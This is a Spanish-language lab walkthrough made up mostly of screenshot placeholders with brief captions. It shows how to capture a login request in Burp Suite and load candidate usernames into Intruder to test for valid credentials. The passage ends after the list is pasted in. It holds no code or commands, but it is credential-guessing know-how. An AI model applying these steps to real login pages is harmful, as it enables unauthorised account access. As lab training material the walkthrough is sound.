


Nos vamos a proxy, intercept y presionamos intercept is off para encender la intercepcion, luego realizamos un intento de inicio de seccion con cualquier credencial, esto es para capturar la solicitud:







Presionamos Advanced…




Aceptamos el riesgo y continuamos:




Presionamos Resend:




Ahora presionamos crtl + i para enviar la petición al Intruder y así empezar a realizar la prueba de credenciales validas:




Ahora pasamos a seleccionar el campo de username para probar los usuarios probables que el laboratorio nos proporciona, para eso primero vamos a presionar la opción en la parte derecha que dice clear$ y luego seleccionamos el usuario que está en el campo username y presionamos add$:




Ahora nos vamos al apartado que dice Payloads:




Presionamos donde dice Candidate username:




Copiamos todos los posibles usuarios:




Y en el Burpsuite presionamos paste en el apartado de Payload Options Simple list:



